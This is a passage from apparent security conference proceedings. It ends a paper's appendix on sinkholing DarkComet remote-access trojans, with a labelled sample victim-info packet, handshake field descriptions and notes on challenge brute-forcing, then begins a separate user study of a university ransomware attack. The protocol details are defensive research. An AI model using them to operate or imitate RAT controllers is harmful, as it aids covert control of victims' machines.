00000110  58 58 7d 7c 38 33 25 7c  45 4e 47 4c 49 53 48 20  |XX}|83%|ENGLISH | # <HWID>: XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX
00000120  28 55 4e 49 54 45 44 20  4b 49 4e 47 44 4f 4d 29  |(UNITED KINGDOM)| # <RAM_USAGE>: 83%
00000130  20 47 42 20 2f 20 20 2d  2d 20 7c 30 36 2f 30 31  | GB /  -- |06/01| # <LANGUAGE>: ENGLISH (UNITED KINGDOM) GB
00000140  2f 32 30 31 38 20 41 54  20 30 37 3a 32 33 3a 33  |/2018 AT 07:23:3| # <INSTALL_DATE>: 06/01/2018 AT 07:23:34 PM
00000150  34 20 50 4d 7c 35 2e 33  2e 30                    |4 PM|5.3.0|       # <VERSION>: 5.3.0
```

Figure 10: An example DarkComet *Victim Info* packet with individual components extracted and labelled. Not from a real infection.

| Field | Description |
|---|---|
| <WAN_IP> | Victim machine's public IP address. |
| <NONCE> | Six random digits. |
| <LAN_IP> | Victim machine's LAN IP address. |
| <PORT> | Controller's DarkComet port. |
| <USERNAME> | Victim's user name. |
| <NONCE> | Same nonce sent in *Info Request*. |
| <PING> | Stub response time, in seconds. |
| <BUILD> | Victim machine OS build version. |
| <BIT> | Victim machine architecture (e.g. 64). |
| <PATH> | Path to drive where OS is stored on victim machine. |
| <ADMIN_FLAG> | Set if stub is running as admin. |
| <HWID> | Victim machine's UUID‡ and VSN. |
| <RAM_USAGE> | RAM in use on victim machine. |
| <LANGUAGE> | Victim machine's primary language. |

Table 16: Descriptions of the fields in the DarkComet handshake. Note that fields from Table 15 are not duplicated. ‡ Universally Unique Identifier.

that if a sinkhole tries to brute force a stub's password, it can only try 124 times to get the correct challenge. After that, the stub will suspend until it is either executed again or the victim machine is rebooted.

2. However, we found that multiple challenges can be attempted during a single TCP connection. The stub's TCP buffer is 16,384 bytes. The stub will accept multiple challenges in a single message if they are joined by \n\r followed by 1,024 0's, and will scan the entire message for the correct challenge. As such, trying more than 124 banners is possible, though brute-forcing the 12-character hexadecimal challenge is unrealistic.
3. The stub sends keepalive messages (KEEPALIVE encrypted in versions 4.0+, or #KEEPALIVE# in plaintext in older versions) during the handshake. However, DarkComet 5.2 never sends keepalives during the handshake.
4. Versions prior to DarkComet 4.0 do not use encryption.
5. Versions prior to DarkComet 4.0 reorder *Victim Info*.

# E Other RATs

In Table 17, we present the detected peer types of those connections considered "Unknown". We received connections from several other RAT families, though we cannot distinguish between legitimate victims and impersonators. The small degree of overlap in the table indicates that some IP addresses presented multiple behaviors, possibly due to multiple-RAT infections, NAT'ed peers, or multiple scan behaviors.

| Peer Type | # Src-IP | % Src-IP |
|---|---|---|
| Black WorM | 1 | <0.1 |
| LuminosityLink | 8 | <0.1 |
| Xtreme RAT | 226 | <0.1 |
| NetWire | 575 | 0.1 |
| H-W0rm | 653 | 0.1 |
| Unidentified | 256,764 | 31.5 |
| Passive | 600,345 | 73.6 |
| Total | 815,455 | 100.0 |

Table 17: "Unknown" connections' detected peer types.

| | | DarkComet FPs | njRAT FPs | | |
|---|---|---|---|---|---|
| **Sandbox Service** | **Conn.** | **Sandbox** | **Sandbox** | **HF Scanner** | **Victim** |
| Avast | - | - | - | - | - |
| Avira | - | - | - | - | - |
| Bitdefender | - | - | - | - | - |
| Comodo | - | - | - | - | - |
| F-Secure | - | - | - | - | - |
| Fortiguard | ✓ | 1 | 3 | - | - |
| HybridAnalysis | ✓ | 42 | 25 | 2 | 1 |
| Intezer Analyze | - | - | - | - | - |
| JOESandbox | ✓ | 4 | 4 | - | - |
| Kaspersky | ✓ | - | 3 | - | - |
| Metadefender | - | - | - | - | - |
| Microsoft | ✓ | 2 | 2 | 4 | 1 |
| sandbox.pikker | ✓ | 2 | 1 | - | - |
| SONICWALL | - | - | - | - | - |
| Symantec | - | - | - | - | - |
| ThreatExpert | ✓ | 1 | - | - | - |
| ThreatTrack (CWsandbox) | - | - | - | - | - |
| TotalHash | ✓ | 1 | - | - | - |
| Valkyrie Comodo | - | - | - | - | - |
| ViCheck | - | - | - | - | - |
| VirusTotal | ✓ | 13 | 17 | - | - |
| Total | 9 | 66 | 55 | 6 | 2 |

Table 18: Public sandbox services to which we submitted honey-samples, as well as detected connections from said services and their automatic classifications by RAT-Hole.

# F Internet Connected Sandboxes

We submitted honey-samples to the 21 public sandbox services in Table 18. Services were chosen based on their popularity among malware researchers, as well as their ease of use and cost. We only detected connections to RAT-Hole from nine of the services, indicating that their sandboxes are Internet-connected and that they did execute our honey-samples. While we detected the majority of connections correctly as sandboxes, a handful of njRAT connections were classified as HF Scanners or Victims. We strongly believe that these classifications are correct, and that some services either scanned RAT-Hole based on configurations extracted from our samples (the HF Scanners) or executed the samples in a non-automated analysis environment (the Victims).

# The aftermath of a crypto-ransomware attack at a large academic institution

Leah Zhang-Kennedy[1], Hala Assal[2], Jessica Rocheleau[3], Reham Mohamed[4], Khadija Baig[5], and Sonia Chiasson[6]

[1]*University of Waterloo, Stratford Campus, Canada*
[2-6]*Carleton University, Ottawa, Canada*

## Abstract

In 2016, a large North American university was subject to a significant crypto-ransomware attack and did not pay the ransom. We conducted a survey with 150 respondents and interviews with 30 affected students, staff, and faculty in the immediate aftermath to understand their experiences during the attack and the recovery process. We provide analysis of the technological, productivity, and personal and social impact of ransomware attacks, including previously unaccounted secondary costs. We suggest strategies for comprehensive cyber-response plans that include human factors, and highlight the importance of communication. We conclude with a *Ransomware Process for Organizations* diagram summarizing the additional contributing factors beyond those relevant to individual infections.

## 1 Introduction

In the Fall of 2016, a large North American university was subject to a crypto-ransomware attack. The attack occurred just before the start of the exam period and coincided with major national scholarship application deadlines. The malware compromised Windows computers accessible from the university's main network during off-hours, infecting computers that were powered on and propagated through the network overnight. Exact details of the attack were never made public (and cannot be disclosed here), but the attack impacted many computers belonging to research groups, academic departments, and all levels of university services.

Initially described by the university as a "network interruption", most of the university's computer systems were temporarily shutdown or taken offline to contain damage. The university did not pay the demanded ransom of 39 bitcoins (approximately $38,000 at the time) to release the encrypted files. Immediate recovery efforts took several days, with the productivity impact being felt by users for weeks post-attack.

Most current ransomware falls under one of two general categories: *lockers/blockers*, which focuses on disabling resources such as denying access to the device, and *crypto*, which encrypts data files on the infected device and withholds access to the decryption key. In both cases, the attackers request ransom to regain access [19, 38]. In this paper, we primarily concentrate on crypto-ransomware, as was used in this incident.

There is a significant rise in ransomware infections within organizations [18, 29]. Given the prevalence of this threat, it is critical that we understand its impact on organizations. The technical tasks in the aftermath of such an attack such as containing the threat and returning the systems to a functional state are clearly of vital importance, but an attack of this scale also has significant impact on the individuals within the organization. Our aim was to understand the immediate and longer-term impact of this incident on end-users in hopes of learning how organizations can better prepare and respond. As researchers, we were not involved in the recovery efforts; our intention was to learn from the incident as third-party observers, not to assign blame or criticize. Rarely do we have the opportunity to conduct research studies with a large number of victims of cybercrime in the immediate aftermath of the incident; we believe that the time-sensitive data collected here offers valuable insight.

We conducted a survey with 150 respondents and interviews with 30 affected students, staff, and faculty to understand their experiences during the attack and the recovery process. Our main contributions are: (1) analysis of the technological, productivity, and personal and social impact of ransomware attacks, including previously unaccounted secondary costs, (2) strategies for the development of a comprehensive cyber-response that include human factors and highlights the importance of communication, and (3) a refined *Ransomware Process for Organizations* diagram summarizing the additional contributing factors beyond individual infections.

## 2 Background and Related Work

Although the first instances of ransomware can be traced back approximately 30 years, the surge in modern ransomware began in 2005 [19, 33], with a dramatic increase in prevalence [27] and research attention since 2015. A 2018 literature survey and taxonomy by Al-Rimy, Maarof, and Shaid [2] offers a recent overview of the research landscape, while Scaife, Traynor, and Butler [35] present a great introduction to the subject.

**Technical Efforts:** Most of the research has focused on the technical aspects of ransomware. Several proactive or preventative techniques have recently been been proposed, such as UNVEIL [20], ShieldFS [8], CryptoDrop [34], and PayBreak [22] which operate at the operating system and filesystem levels to detect and correct suspicious activity, or FlashGuard [16], which uses the firmware-level recovery properties of solid state drives (SSD) to recover without explicit backups. Among others, some have worked on improving detection by devising new techniques for identifying obfuscated binaries [26] and for automated behavioral analysis to extract footprints [7] to identify ransomware and other malware.

**Organizational Considerations:** If the malware is *correctly* implemented, recovery once systems have been infected is largely a matter of re-imaging and restoring from backups [35] since decryption is infeasible. Even if successful, this process is usually slow and painstaking [40, 41], and is only as reliable as the latest backups. It can leave organizations with significant downtime, productivity loss, and revenue losses [24, 29]. According to Sophos, the median cost to organizations for recovering from a ransomware attack in 2017 was US$133,000 [38]. Kaspersky Labs [18] report that 47% of medium-sized business spend several days to restore access to encrypted data and 25% spend several weeks.

In the absence of backups or if the backup files are also encrypted, the victim may have little choice but to pay the ransom in hope to that decryption key will restore the affected files. The decision of whether to pay the ransom is contentious [9,24]. Statistics relating to how much and how often victims pay the ransom are unreliable given that there is no onus to report such actions. Estimates range from 25% to 65% [10, 15, 29]. Organizations are increasingly targeted, particularly by malware designed to quickly spread across networks, and are proportionally being demanded to pay larger ransoms [29]. The most common expert advice to organizations is to not pay the ransom [9, 10, 17, 24, 31], but others suggest that paying the attacker may be worth the risk since, without the decryption key, organization could further suffer from lost productivity and expenses spent on recovery [41].

**Human Involvement:** Other work highlights that ransomware prevention, mitigation, and recovery require a socio-technical approach including active involvement of users through appropriate security practices [37]. Luo and Liao [23] recommend that prevention of ransomware threats in organizations should focus on awareness education for both upper management and employees.

In a personal account of dealing with ransomware [3], Ali defined a "ransomware process" that starts with infection and the victim recognizing the problem through the loss of functionality/data. The victim decides whether to pay the ransom, leading to functionality/data being returned or possibly lost for good. In some cases, the attackers offer an extension or increase the ransom, returning to the payment decision process. Although this is a good general illustration of the ransomware response process, this simplified decision tree does not take into account ransom decisions made by business and organization and how end-users fit within this process.

While there are clear human consequences to ransomware attacks, research including users is limited. Redemption [21], a recent OS protective mechanism requiring user input on whether to terminate suspicious processes was found to have acceptable usability. Forget et al. [12] describe the circumstances surrounding a ransomware infection observed during a longitudinal study, but this was not the focus of their work.

Shinde et al. [36] conducted a survey with 23 Dutch end-users and interviews with 2 ransomware victims. Their results suggest that payment by victims to attackers is very low due to the victims' distrust of the attackers. Furthermore, poor technical knowledge of the payment methods may create barriers for victims intending to pay the ransom. Additionally, the survey suggests low awareness of ransomware in corporate settings and that users rely on IT departments for malware prevention and attack response. In reality, however, interviewed victims relied on colleagues for help and continued to be unaware of possible mitigation strategies after the attack. The study offered an interesting preliminary look into end-users' experiences and perceptions of ransomware, but a larger sample size is needed to confirm the results.

Given the limited research involving users, we seized this opportunity to collect time-sensitive data in the immediate aftermath of a 2016 ransomware attack.

## 3 Our Approach

We conducted two studies to understand the impact of this attack on end-users: an online survey with 150 participants ("respondents" hereafter) and interviews with 30 participants ("interviewees" hereafter) who were personally affected by the attack. Participation was open to all university students, staff, and faculty members.

Participants were recruited through posters, emails, and social media. The purpose of the study was dis-

closed as "to understand the effects of the campus-wide 'network interruption' on the university community". To ensure accurate recollection of the events, we collected data within six weeks of the initial attack. Both studies were cleared by our institution's Research Ethics Board.

## 4 Survey Methodology

We conducted an anonymous online survey, hosted by Qualtrics™ with 90 females and 60 males ($n = 150$), having an average age of 35.6 years. Respondents consisted of students (38%), university staff (31%), and faculty members (13%) from a wide range of academic backgrounds; 25% of respondents have a technical background. Most respondents (77%) used devices with a Windows operating system on campus; some used Mac (13%), Linux (8%), or other types (2%) of systems.

We iterated the survey questions and pilot tested them with colleagues. The survey (see Appendix B) consisted of multiple choice, 5-point Likert-type questions, and open-ended questions. It reconstructed and retroactively assessed participants' thoughts, emotions and behaviours during the attack; their post- and pre-attack security practices; and their impressions on how the university managed the situation and how its emergency protocols for cyber-attacks can be improved. The survey was done on a volunteer basis and took approximately 30 minutes—they were not compensated for their participation.

The researchers summarized quantitative responses using descriptive statistics. We verified that the skewness and kurtosis was within $\pm 2$, which are acceptable values for normal univariate distributions [11]. Additionally, we tested whether there are differences in the data collected from respondents with and without technical backgrounds. Responses to open-ended questions were analyzed using Inductive Qualitative Analysis [6]. During the round-1 of coding, one author open-coded qualitative survey data. Codes were identified based on an inductive approach where the meaning of the codes are strongly linked to the data [30]. For example, one respondent described how he felt after finding out about the attack: "I was pretty upset that [the university] had not communicated the issues through email or a website update". The response was initially coded as *Upset*. During round-2 of coding, two authors worked together to review and refine the codes, merging codes with similar meaning. For example, Round-1 of coding of a question about prominent feelings during the attack generated 19 codes, which were later reduced to 15 after Round-2. For instance, the code *Upset* was merged with *Angry* to create the concatenated code *Upset/Angry*. After assigning the codes, they were treated like other nominal or categorical data. Where appropriate, the frequencies of different responses were counted and reported.





Figure 1: Technological impact on individuals.

## 5 Survey Results

When reporting the survey results, Likert-scale data is presented with means and standard deviations, where 5 = most positive and 1 = most negative.

### 5.1 Impact

We inquired about the direct impacts of the incident to gain a sense of the magnitude of the event. We note that this was a voluntary survey and users who had been directly infected were probably more likely to respond.

**Technological impact:** Figure 1 summarizes the reported effects of the attack on users. Most severely, 43% of respondents reported that their work ($n = 56$) and personal computers ($n = 8$) had been infected, and the majority reported disruptions of varying severity; only 15% ($n = 22$) were reportedly unaffected by the incident. In total, 31% ($n = 47$) of respondents said they experienced some type of data loss during the attack, which 25% ($n = 37$) are personal or work related: 16% ($n = 24$) were able to recover it through backups and 15% ($n = 23$) experienced permanent data loss. Restoring access to essential services/computers reportedly took more than three days for the majority 64% ($n = 96$) of respondents; however, 25% ($n = 37$) had services/computers restored within a day and 12% ($n = 18$) did not lose access at all or did not use the affected resources and services. We also asked respondents to estimate the magnitude of the attack. Responses highlight some of the confusion surrounding what was really happening on campus. Estimates ranged from 5 to 50,000 infected computers, with a median response of 500.

**Personal and social impact:** Other impacts on respondents included the loss of productivity and time for restoring files and resources, and emotional effects, such as stress. Figure 2 captures the emotional impact of the attack on respondents as summarized from an





Figure 2: Prominent emotional impact on individuals.





Figure 3: Mean perceived likelihood of compromise for resources at three time points. (5 = most likely)

open-ended question. Prominent feelings evoked by the cyber-attack were "worried" and "concerned" about personal and work data, "frustrated" and "annoyed" about the loss of productivity and poor communication, and "shocked" and "surprised" that a large university could be breached. Respondents said data loss was their greatest fear during the attack ($n = 51$). This is followed by the fear of unauthorized access or theft of personal and financial information ($n = 38$). Some were concerned about negative consequences of lost productivity ($n = 27$), such as missing deadlines, and others worried about infected/encrypted computers ($n = 17$).

## 5.2 Risk Perception

One side-effect of such incidents is individuals' shaken confidence in the organization and increased risk perception. When asked, 57% of respondents ($n = 86$) believed the university could have prevented the attack. Most respondents said they were not worried about cybersecurity attacks before the incident ($M = 2.5$, $SD = 1.2$), but their worry increased after the attack ($M = 3.5$, $SD = 1.1$).

We now report on a series of questions relating to respondents' risk perception before, during, and after the attack. Respondents felt least vulnerable before the attack, followed by a sharp spike in concern during the attack. In the weeks following the attack, the level of concern dropped but respondents remained wary or unsure, pointing to the lingering effects of such incidents.

**Likelihood of compromise:** We first asked about the likelihood of compromise for various services, data, and computers, on a scale of 1 = very unlikely to 5 = very likely. Results are summarized in Figure 3. Before the attack, all services, data, and resources were perceived as unlikely to be compromised ($M = 2.1$ to 2.6). Naturally, the perceived likelihood of compromise was highest during the attack ($M = 2.5$ to 4.2), with all university resources perceived as vulnerable. The perceived risk reduced somewhat after the attack ($M = 2.7$ to 3.8) but remained above neutral for all university resources. The two resources not managed by the university, mobile devices and personal computers, were considered least vulnerable, suggesting that respondents attributed the increased risk directly to the organization's resources as opposed to generally increasing their wariness.

Prior work on users' computer security behaviour in an organizational context suggests that users' behaviour relating to secure choices is based on users' perception of the risk [4, 28]. In this incident, respondents viewed the attack and associated risks as directed at the university rather than individual users. The implication of the perceived negligible risk to individual users suggests that large-scale cyber-attacks on organizations may not significantly change end-users' security behaviour in the long term. We elaborate on the effect of the attack on end-users' security behaviour in Section 5.3.

**Confidence in security measures:** Respondents' confidence in the university's ability to protect their data on the university network was somewhat confident before the attack ($M = 3.8$, $SD = 1.1$), doubtful during the attack ($M = 2.5$, $SD = 1.2$), and nearly neutral ($M = 2.8$, $SD = 1.3$) post-attack. Following a similar pattern, respondents felt secure connecting to the university's wireless network before the attack ($M = 4.0$, $SD = 1.1$), insecure during the attack ($M = 2.1$, $SD = 1.1$), and neutral post-attack ($M = 3.0$, $SD = 1.2$).

To mitigate risks, respondents said they were likely to follow the security advice from the university's computing services; and this remained largely constant before ($M = 3.9$, $SD = 1.1$), during ($M = 4.2$, $SD = 1.1$), and after the attack ($M = 4.1$, $SD = 1.1$).

## 5.3 Security Practices

We asked respondents about their security practices before, during, and in the weeks following the attack to determine whether the attack influenced their practices.





Figure 4: Security measures taken within 24hrs.





Figure 5: Source of "network interruption" notification.

Respondents' primary security practices prior to the attack were backing-up files ($n = 56$) manually or automatically (e.g., saving on a network drive backed up by the university daily), avoiding clicking on suspicious links or files ($n = 36$), using security software such as an antivirus ($n = 34$), using strong passwords ($n = 26$), and periodically changing passwords ($n = 23$). Twenty-one percent ($n = 32$) said they had no personal security practices and relied entirely on the university's computing services for securing their computers. For context, we note that all university-managed computers run antivirus software, but some groups opt to manage their own systems, and individuals may also use their own computers on campus. Among other security measures, the university also had a relatively stringent password policy.

Respondents reported a clear increase in "emergency" measures to protect resources in the 24 hours after the attack, often at the cost of productivity. Figure 4 shows the most common actions were disconnecting from the wireless network ($n = 111$), avoiding university services ($n = 101$), turning off Windows computers ($n = 95$), changing passwords ($n = 94$), disconnecting from the wired network ($n = 78$), and backing-up data ($n = 56$). Some engaged in running ($n = 41$) and updating ($n = 31$) antivirus software, and turning-off mobile devices ($n = 31$). A few respondents using Mac ($n = 23$) and Linux ($n = 8$) operating systems also turned off their computers.

In the longer term, security practices of 42% ($n = 63$) of respondents were unchanged by the attack. Others backed up data more frequently ($n = 24$), avoided saving on local drives ($n = 16$), changed their passwords ($n = 15$), and made other small changes ($n = 32$). There was a slight increase in respondents' rate of data backup, with 73% ($n = 109$) backing-up at least once a month after the attack compared to 66% ($n = 99$) prior.

We asked whether the incident had encouraged respondents to learn more about cybersecurity; most were indifferent ($M = 3.3$, $SD = 1.0$). Respondents felt that this rather significant incident was 'something that happened' which was out of their control and saw little need to increase their cybersecurity knowledge in response.

## 5.4 Communication

We asked respondents when and how they learned about the attack. Sixty-nine percent of participants said they first learned about the "network interruption" (as it was initially called) before noon on the day of the attack ($n = 104$). The rest found out later that day ($n = 27$), or could not precisely recall ($n = 19$). Figure 5 shows how users first discovered the "network interruption". The majority were informed through word-of-mouth or through the news and social media. Only 12% ($n = 18$) said they were first notified officially by the university.

Many respondents were somewhat dissatisfied with the official university communications during the attack ($M = 2.6$, $SD = 1.3$). In particular, they felt the information provided did not address their specific concerns ($M = 2.4$, $SD = 1.3$), and reassured them only a little ($M = 2.1$, $SD = 1.2$). They found the communication somewhat confusing ($M = 2.4$, $SD = 1.3$), and felt it neither decreased ($M = 2.2$, $SD = 1.2$) nor increased their worry ($M = 2.4$, $SD = 1.2$). The information did not help respondents understand what they should do ($M = 2.6$, $SD = 1.3$), or inform them of preventive steps they should take in the future ($M = 2.3$, $SD = 1.2$).

During and after the attack, half of respondents attempted direct communication with the university's IT staff for information. Respondents reported in-person communication ($n = 35$), email ($n = 27$), phone calls ($n = 41$), and leaving voice messages ($n = 19$). The remaining 49% ($n = 73$) of respondents had no direct communications with the IT staff. Respondents tried a variety of methods to stay informed, primarily relying on word-of-mouth. Sixty-seven percent ($n = 97$) said they acquired information from friends, fellow students, faculty, or other colleagues. Social media ($n = 87$) and mainstream news ($n = 59$) were also frequent sources. To access official details, respondents checked the university's website ($n = 81$), read emails from computing services ($n = 70$), received updates from their departments ($n = 67$), and checked internal IT websites ($n = 16$).

Only 10% of respondents ($n = 15$) believed the university managed the situation surrounding the attack well

and their most frequent concerns surrounded communications. Forty-eight percent of respondents ($n = 72$) believed that communication during and after the attack could be improved, and that there is a need for a clear cyber-attack emergency response and communication plan. Respondents offered specific suggestions, but generally, they simply needed more information, more frequently. Fifty-nine percent ($n = 89$) believed the situation should have been made public immediately or as soon as possible, instead of masquerading as a "network interruption". Within internal communication, respondents wanted clear details about the problem ($n = 31$), specific and consistent instructions about what to do ($n = 21$), more frequent updates ($n = 15$), and overall improvements to the emergency notification system ($n = 15$). Respondents expected a median of 5 status updates per day during the first 24 hours after an attack, twice per day for the next few days, and once a week during the following weeks.

## 5.5 Paying the ransom

When asked about the maximum ransom the university should pay, 55% percent ($n = 83$) of respondents said that the university should pay $0. Of those who felt a paying might be appropriate, maximum values ranged from $100 to $1,000,000. In related Likert-scale questions, most reiterated that the university should not pay the ransom, neither for unlocking all of the infected computers ($M = 1.8$, $SD = 1.2$), nor for unlocking only computers that contained important files ($M = 2.0$, $SD = 1.4$). Respondents were against paying the ransom because they were unsure whether the attackers would unlock the files ($M = 3.1$, $SD = 1.3$). However, if the university did not pay, many were also uncertain whether the university could recover lost data ($M = 2.8$, $SD = 1.3$).

## 5.6 Technical vs. non-technical users

Using Welch's t-tests, we did not find a significant effect in most cases between the respondents with and without technical backgrounds, except on 5 survey questions: non-technical respondents felt significantly more secure connecting to the university's wireless network before the attack ($t(56) = -2.62, p < 0.05$). Non-technical respondents were significantly more likely to follow recommended protective advice before ($t(52) = -2.52, p < 0.05$), during ($t(52) = -2.6, p < 0.05$), and after the attack ($t(51) = -2.95, p < 0.005$). Lastly, the information received from the the university was significantly more confusing to non-technical users than those with technical backgrounds ($t(70) = -2.56, p < 0.05$).

## 5.7 Survey summary

Our survey results revealed two main dimensions of the attack's impact on respondents from the affected organization. First, the majority of the university community suffered technological disruptions that ranged from temporary loss of access to permanent data loss. The majority of respondents who lost access to essential services/computers lost more than three days of productivity. This is an indirect cost that is difficult to quantify, particularly when also considering the impact on students. Second, we identified that a crypto-ransomware attack on an organization has a great personal and social impact on its end-users. The strong negative feelings described by our respondents suggest that the personal and social implications of such incidents are as significant and noteworthy as technological ones.

Our respondents' risk perception before, during, and after the attack suggests that an attack on an organization increases users' perceptions of risk relating to the organization during the attack, yet it has marginal effects on the perceived risk of personal resources/computers. Our survey results confirm prior research [28]; perceived susceptibility to risk is a likely determinant for users' computer security behaviour. Most security behaviour changes we observed were "reactive" rather than "proactive" and occurred within 24 hours of the attack. Our results suggest that most users are unlikely to change their computer security behaviour in the long-term because they believe cyber-security attacks on organizations are out of individual users' control.

In the event of a cyber-attack, our respondents identified that communication is paramount to an effective cyber-attack response. The quality, frequency, and promptness of information disseminated affected respondents' perceived competency of the organization and overall satisfaction as a university community member. Without an effective communication plan, information may propagate informally through word-of-mouth, which could lead to miscommunication and confusion.

# 6 Interview Methodology

We audio-recorded semi-structured interviews with 14 students, 13 staff, and 3 faculty members ($n = 30$). We recruited as widely as possible, making sure to reach faculty, staff, and students across the entire campus through appropriate mailing lists, social media posts, and posters. From all who came forward, we interviewed all faculty, staff, and students who were directly affected. We also interviewed several users who were indirectly affected until we were repeatedly hearing very similar responses. Seven respondents had a technical background. Interviews were conducted in-person in a private area on cam-

pus. Interviewees were asked to reconstruct their attitudes and experiences with the attack, and changes in their security practices following the incident. The interview guide is available in Appendix A. Interviews lasted approximately one hour each and interviewees were compensated $20. The research team transcribed the audio recordings. We omitted all identifying information (e.g., names, department) from the transcriptions, and assigned anonymous usernames. Interviewee usernames contain a letter identifying the interviewee's role within the university (**F** = faculty, **S** = staff, **G** = graduate student, **U** = undergraduate student) followed by a randomly allocated sequential number (e.g., F2, S11).

We used inductive thematic analysis [6] to analyze the interview data, similar to prior qualitative studies in this area [13, 39, 42, 43]. The first author conducted opening coding of the transcripts using ATLAS.ti, generating on average 40 noteworthy excerpts per transcript and an initial list of 146 codes. To facilitate analysis, codes were organized into 25 categories describing commonalities between codes. For example, 5 codes that described interviewees' worries, such as missing deadlines, infecting computers, deleting data, stealing information, and safety were categorized as 'fears'. Two researchers worked to refine and merge codes, resulting in a final list of 137 codes. To increase the reliability of the analysis, the second researcher conducted open coding independently for 30% of the transcripts (i.e., 10 participants, distributed across different demographics) using the established code list. A Cohen's Kappa ($k$) test found good agreement between the two researchers' analysis, $k = 0.82$ (95% CI, 0.80 to 0.85), $p < 0.005$. The two researchers met to resolve any disagreements, coming up with a mutually agreeable set of codes for the excerpts. Following this process, the first researcher independently verified the remaining excerpts following the collaboratively established codebook. From these, main themes were extracted along with representative quotes.

# 7 Interview Results

The interviews offered opportunity for more in-depth exploration of the issues mentioned in the surveys. We present the results organized by general theme, aligning with the survey where appropriate for easier comparison.

## 7.1 Impact

Our interviewees' accounts of the impact of the ransomware attack on individuals were both technological (e.g., blocking access to email) and emotional (e.g., causing stress). We identify the loss of access to resources (technological), productivity, and morale (personal and social) as the three overarching effects of the attack.

### 7.1.1 Technological Impact

Individuals with infected computers obviously felt the largest impact and describe the helplessness experienced at the inability to access any of their data. According to one graduate student, all 14 computers in their research lab were infected. Attempts to access files on the infected computers led to the infuriating ransom message "we can help" (G1). A faculty member describes his reaction at seeing years of work become inaccessible:

> ***F3:*** [I had] all my work [on Dropbox], about fifteen years of work, and I was trying to get on with grading and stuff and I couldn't because they were all encrypted. It slowly started turning all the files into encrypted files at home as well. Then I realized this thing was not going to stop [...].

Interestingly, the impact for many people resulted as much from the emergency measures necessary contain the infection as the actual attack. "Pretty much everyone was impacted in some way [...] whether it's being not able to use a computer or not being able to use some service", explained an IT staff (S14). Interviewees identified that inability to access files, WI-FI, and the university's online resources such as the student learning and management systems and email servers were the worse consequences. Many lost their primary means of communication both internally and with the outside world (who were unaware that their email messages were not received); others could not find alternate contact information for university members because it was posted on inaccessible services (e.g., university website).

The incident was "really messy for students [because] it was the final week before exams, and everyone was trying to submit their final assignments" (S6). A student added, "first, I needed the Internet to enter the database of the library to work on my paper. Second, we needed to submit online. Both of them were a problem" (U6). A staff from student services believed that "students were deeply affected." Scholarship applications were due, and "they weren't able to get transcripts [...]. We were trying to get all of these files together for students, and we couldn't get anything" (S2). Similarly for other staff, "all the files that were regularly used... were inaccessible" (S14). A faculty recounted, "I couldn't get into any of my work files; I couldn't work on my lecture; I couldn't do my Powerpoint; I couldn't get into email. I couldn't do anything at the university" (F2).

Interviewees said they lost access to both online and offline resources, such as physical workspaces normally reserved online. They saw "a mass exodus" on the day of the attack due to a lack of access to necessary resources (S11). University staff were eventually sent home and many students left campus to work.

#### 7.1.2 Productivity Impact

Interviewees with infected computers spent significant time recovering data from backups or other sources. As a faculty described, data "had to be rescued from any source we could find" (F1). Interviewees retrieved data from network backups, external backups, cloud services, email attachments, and copies from other people. However, data recovery was neither easy nor up-to-date. For example, infected computers were re-imaged and restored from the university's network backups, but "the stuff stored on the network... was about a month old...", said a graduate student. Additionally, "any files that were open at the time of the backup wasn't backed up" (G1). Interviewees also told cautionary tales about automatic file syncing across devices; several (G1, S11, S7, S10, F3) described that auto-syncing/backups "turned into a nightmare" as the infected files quickly "polluted" other devices. In one account, a staff described a colleague's ordeal: "his files were corrupt on his system and that was feeding to Dropbox and all these other people linked to his Dropbox were getting corrupted files" (S11). Eventually, the colleague was able to recover through Dropbox.

Participants also described losses of valuable productivity tools and resources, including "all desktop shortcuts" (S1), "400 bookmarks" (S11), and carefully drafted email templates: "I've been working on [my email templates] for two years", a staff said, "I had a reply for almost everything a student could ask. I had these beautiful long emails with everything that a student could possibly need and I lost all of it" (S2). Affected participants were "frustrated" and "annoyed" that "there's nothing [computing services] could do" (S2) because these items were not saved on the network backups. Weeks after the incident, many were still feeling the aftermath of the attack:

